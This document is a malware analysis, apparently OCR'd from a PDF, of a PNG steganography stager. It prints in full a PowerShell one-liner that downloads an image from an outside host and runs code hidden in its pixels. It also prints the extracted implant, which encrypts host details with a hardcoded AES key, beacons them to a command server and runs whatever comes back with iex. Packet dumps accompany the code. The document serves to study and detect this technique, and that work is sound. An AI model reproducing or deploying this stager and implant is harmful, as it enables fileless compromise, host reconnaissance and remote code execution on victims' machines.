
Hiding behind an image



NOTE: Images don’t have the ability to execute. This means, even if you open an image with an embedded payload, nothing will happen. A stager payload has to extract the hidden code and execute it.

Another uses case could be an image viewer. In that case there must be a vulnerability in the application that is processing the image

```
New-Object;Add-Type -AssemblyName "System.Drawing";$g= a System.Drawing.Bitmap((a Net.WebClient).OpenRead("http://local-update.com/banana.png"))
```

DNS

```
(LAYER: 4)
s_port: 65373 |d_port: 53 |len=53
    02 5E 01 00 00 01 00 00 00 00 00 00 0C 6C 6F 63          .^...........loc
    61 6C 2D 75 70 64 61 74 65 03 63 6F 6D 00 00 01          al-update.com...
    00 01                                                    ..
```

3-way

```
============================ (UDURRANI) ================================
(INIT) SYN PACKET SENT FROM 172.16.223.130      TO IP ADDRESS 88.119.179.218
        PORT INFORMATION (54965, 80)
        SEQUENCE INFORMATION (501926818, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


============================ (UDURRANI) ================================
(SYN ACK ) PACKET SENT FROM 88.119.179.218      TO IP ADDRESS 172.16.223.130
        PORT INFORMATION (80, 54965)
        SEQUENCE INFORMATION (622573666, 501926819)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                    ..


============================ (UDURRANI) ================================
(ACKN) ACK PACKET SENT FROM 172.16.223.130      TO IP ADDRESS 88.119.179.218
        PORT INFORMATION (54965, 80)
        SEQUENCE INFORMATION (501926819, 622573667)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                        ......
```

GET

```
47 45 54 20 2F 62 61 6E 61 6E 61 2E 70 6E 67 20          GET /banana.png
48 54 54 50 2F 31 2E 31 0D 0A 48 6F 73 74 3A 20          HTTP/1.1..Host:
6C 6F 63 61 6C 2D 75 70 64 61 74 65 2E 63 6F 6D          local-update.com
0D 0A 43 6F 6E 6E 65 63 74 69 6F 6E 3A 20 4B 65          ..Connection: Ke
65 70 2D 41 6C 69 76 65 0D 0A 0D 0A                      ep-Alive....
```

DOWNLOAD PNG

```
70 65 3A 20 69 6D 61 67 65 2F 70 6E 67 0D 0A 0D        pe: image/png...
0A 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44        ..PNG........IHD
52 00 00 01 2C 00 00 00 A8 08 02 00 00 00 D5 49        R...,..........I
44 58 00 00 00 01 73 52 47 42 00 AE CE 1C E9 00        DX....sRGB......
00 00 04 67 41 4D 41 00 00 B1 8F 0B FC 61 05 00        ...gAMA......a..
00 00 09 70 48 59 73 00 00 12 74 00 00 12 74 01        ...pHYs...t...t.
DE 66 1F 78 00 00 FF A5 49 44 41 54 78 5E 54 FD        .f.x....IDATx^T.
07 5C 93 E7 FE 3E 8E 7B 7A 4E F7 E7 9C 13 B2 07        .\...>.{zN......
01 EB 1E C7 D6 6A 15 47 7B 6A 55 C4 51 2D 2B 4C        .....j.G{jU.Q-+L
11 08 84 11 44 F6 96 15 08 61 C8 30 10 12 82 08        ....D....a.0....
02 21 01 44 10 08 D3 81 81 24 0C 95 90 90 2D 43        .!.D.....$....-C
90 2D DA DA 3A DA 9E F6 FC DE 0F 9F CF F7 F5 7F        .-..:...........
FD 5F A5 31 84 E7 BE 9F FB B9 9F F7 F5 BE AE EB        ._.1............
1E 4F D6 51 28 38 32 06 F7 D1 C7 1F 7E F0 D7 0F        .O.Q(82.....~...
D1 58 02 16 87 27 52 F1 FF FC C7 7B 28 2B 2C 0E        .X...'R....{(+,.
87 27 C0 27 56 E8 BF FF 15 F7 E1 FB 1F A0 D0 04        .'.'V...........
0B 3C 01 45 C2 A3 31 78 22 0E 8F 41 E1 A8 D6 78        .<.E..1x"..A...x
```

↓ Downloaded and kept in memory

```
$o= a Byte[] 5100;(0..16)|% {foreach($x in (0..299)){$p=$g.GetPixel($x,$_);$o[$_*300+$x]=([math]::Floor(($p.B -band 15)*16) -bor ($p.G -band 15))}};
IEX([System.Text.Encoding]::ASCII.GetString($o[0..4927]))
```

Payload is extracted from the PNG (in-memory)

x goes 0 - 299
[A=255, R=24, G=29, B=22] -> (0 - 4927)


Extracted payload (will be executed)

```
[System.Net.ServicePointManager]::ServerCertificateValidationCallback = {$true}
$sc="https://manage-shope.com:443"
$s="https://manage-shope.com:443/images/static/content/"
function CAM ($key,$IV){
$a = New-Object -TypeName "System.Security.Cryptography.RijndaelManaged"
$a.Mode = [System.Security.Cryptography.CipherMode]::CBC
$a.Padding = [System.Security.Cryptography.PaddingMode]::Zeros
$a.BlockSize = 128
$a.KeySize = 256
if ($IV)
{
if ($IV.getType().Name -eq "String")
{$a.IV = [System.Convert]::FromBase64String($IV)}
else
{$a.IV = $IV}
}
if ($key)
{
if ($key.getType().Name -eq "String")
{$a.Key = [System.Convert]::FromBase64String($key)}
else
{$a.Key = $key}
}
$a}
function ENC ($key,$un){
$b = [System.Text.Encoding]::UTF8.GetBytes($un)
$a = CAM $key
$e = $a.CreateEncryptor()
$f = $e.TransformFinalBlock($b, 0, $b.Length)
[byte[]] $p = $a.IV + $f
[System.Convert]::ToBase64String($p)
}
function DEC ($key,$enc){
$b = [System.Convert]::FromBase64String($enc)
$IV = $b[0..15]
$a = CAM $key $IV
$d = $a.CreateDecryptor()
$u = $d.TransformFinalBlock($b, 16, $b.Length - 16)
[System.Text.Encoding]::UTF8.GetString($u)}
function Get-Webclient ($Cookie) {
$d = (Get-Date -Format "dd/MM/yyyy");
$d = [datetime]::ParseExact($d,"dd/MM/yyyy",$null);
$k = [datetime]::ParseExact("29/12/2050","dd/MM/yyyy",$null);
if ($k -lt $d) {exit}
$username = ""
$password = ""
$proxyurl = ""
$wc = New-Object System.Net.WebClient;

$h=""
if ($h -and (($psversiontable.CLRVersion.Major -gt 2))) {$wc.Headers.Add("Host",$h)}
elseif($h){$script:s="https://$($h)images/static/content/";$script:sc="https://$($h)"}
$wc.Headers.Add("User-Agent","Mozilla/5.0 (Windows NT 6.3; WOW64; Trident/7.0; Touch; rv:11.0) like Gecko")
$wc.Headers.Add("Referer","")
if ($proxyurl) {
$wp = New-Object System.Net.WebProxy($proxyurl,$true);
if ($username -and $password) {
$PSS = ConvertTo-SecureString $password -AsPlainText -Force;
$getcreds = new-object system.management.automation.PSCredential $username,$PSS;
$wp.Credentials = $getcreds;
} else { $wc.UseDefaultCredentials = $true; }
$wc.Proxy = $wp; } else {
$wc.UseDefaultCredentials = $true;
$wc.Proxy.Credentials = $wc.Credentials;
} if ($cookie) { $wc.Headers.Add([System.Net.HttpRequestHeader]::Cookie, "SessionID=$Cookie") }
$wc }
function primer {
try{$u=([Security.Principal.WindowsIdentity]::GetCurrent()).name} catch{if ($env:username -eq "$($env:computername)$"){}
else{$u=$env:username}}
$o="$env:userdomain\$u;$u;$env:computername;$env:PROCESSOR_ARCHITECTURE;$pid;https://manage-shope.com"
$pp=enc -key 1b5rvNP12f0HPESuhUgNvc1Oov0gtTfmfbt+Hne2PE8= -un $o
$primer = (Get-Webclient -Cookie $pp).downloadstring($s)
$p = dec -key 1b5rvNP12f0HPESuhUgNvc1Oov0gtTfmfbt+Hne2PE8= -enc $primer
if ($p -like "*key*") {$p| iex}
}
try {primer} catch {}
Start-Sleep 300
try {primer} catch {}
Start-Sleep 600
```

Block based encryption keySize 256 & INitialVector

PNG Embedded payload initiates




```
(LAYER: 4)
s_port: 53 |d_port: 50182 |len=50182
    F3 56 81 80 00 01 00 01 00 00 00 00 0C 6D 61 6E         .V.?.........man
    61 67 65 2D 73 68 6F 70 65 03 63 6F 6D 00 00 01         age-shope.com...
    00 01 C0 0C 00 01 00 01 00 00 00 05 00 04 B9 E1         ................
    11 A3                                                   ..

========================== (UDURRANI) ==============================
(INIT) SYN PACKET SENT FROM 172.16.223.196      TO IP ADDRESS 185.225.17.163
        PORT INFORMATION (50291, 443)
        SEQUENCE INFORMATION (2758841996, 0)
        |URG:0 | ACK:0 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (66)


========================== (UDURRANI) ==============================
(SYN ACK ) PACKET SENT FROM 185.225.17.163      TO IP ADDRESS 172.16.223.196
        PORT INFORMATION (443, 50291)
        SEQUENCE INFORMATION (2872863315, 2758841997)

        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:1 | FIN:0|
        (60)
    00 00                                                   ..

========================== (UDURRANI) ==============================
(ACKN) ACK PACKET SENT FROM 172.16.223.196      TO IP ADDRESS 185.225.17.163
        PORT INFORMATION (50291, 443)
        SEQUENCE INFORMATION (2758841997, 2872863316)
        |URG:0 | ACK:1 | PSH:0 | RST:0 | SYN:0 | FIN:0|
        (60)
    00 00 00 00 00 00                                       ......
```

```
$sc="https://manage-shope.com:443"
$s="https://manage-shope.com:443/images/static/content/"
$s="https://manage-shope.com:443/images/static/content/"
$sc="https://manage-shope.com:443"
$s="https://manage-shope.com:443/images/static/content/"
$sc="https://manage-shope.com:443"
C:\Users\foo\AppData\Local\Temp\Cab8443.tmp
```

BASE64 -> ENCRYPT


```
Z8sHuOZCh9h8tIq++l594KOJSvYXKwXL5SUrA9kdf/es+XCkLURQRi5GkiorsRbIDtsnW5uF2fqMWp33NDRz8VlB9rU0h0WiJoJf/IRyP+qU/GyOdWwwZ3/xxLZmfj5mlOnSEWCauKdU
UxkdPwniJa447mmTMAzCsJIJVh6OvaBbKpAypJAovAeJD6IykScVZkJmL8ACjTth4xQBSU2e1llOl5NDnnPLTt41b1BcQ+WcrIfPUgfLVw9S4y3h3Itc321TGvvnsaOXH7n8zNuLUSKV
VcWJPBZ8Ws+27GC+e8rqU41iIXImHpvnN7hdhmz+DJqequHdaoH9SUgX2NSFCIPExu5RQJCnim0YbnLIj0MtVtrl2EbaKgYrUPdIp7qY0UC/97L6kcpdBcy9d9ox+Bot8/wjLsOjCGoa
ArYS0bgkhFE5B35TlRPwkD0l6cPnpy76Sb3aF2FODYKHsVil1+Pf2gbcikjRvExL2Duf75BmiC/bPHpN9l/ZUUwulnrJuYO7Q4YIDH8i1L9sLdQm+nZhdV6mKiQ0y12Ji34cjGSoabTz
Aq72gdQPERPOmAxLj25d6p/4Eixxjo3sOUHBgV2rsOFY/vV29GSy2yZMn2uuw/kpmL9qATqGzBCeOeFT3/IHkmgNXlI27HubIlUczQSyYH9NM1qs+C1ZxVyjOSe5QO6cjAY5DN8N0dBz
4WihzbFhQ3RfZroqMNr3IajsCGEXOLmmgKIeA2oy9+i7l0F+WEArYPPyF9nLZz+x1VeBzJQhOc16xXwnH/g9YTLMWlL45YHEavnPAEtKY7Q86K/ExWi/3Ltqm2XvyujEDzYMLMz8i5x1
m33sJWtgC/49x/ZzZsyE8u8ODe7aH59v28FiNYiKyB5WAqn/MtJqiKtuaAMOLM3LP/CSCsJ3UzYjCtdZbGgSTpZJaPeUuaQdZBPoLMjH1ajqwF6x/HH3csxjsU9ZdzfcgUNOhVrmiJNG
BYcySsoAvVajgTe83X8RZObGXv7rBVIlyzoLskjp0SO+71isaLvSahkGLaiqC1WquQlrURTg+jD+s11V+x3K2RCaIYf9B3Ze6PASIH7cHMzPJxnXybRBes2ZIgoeGPChDa0pe9QHle7c
```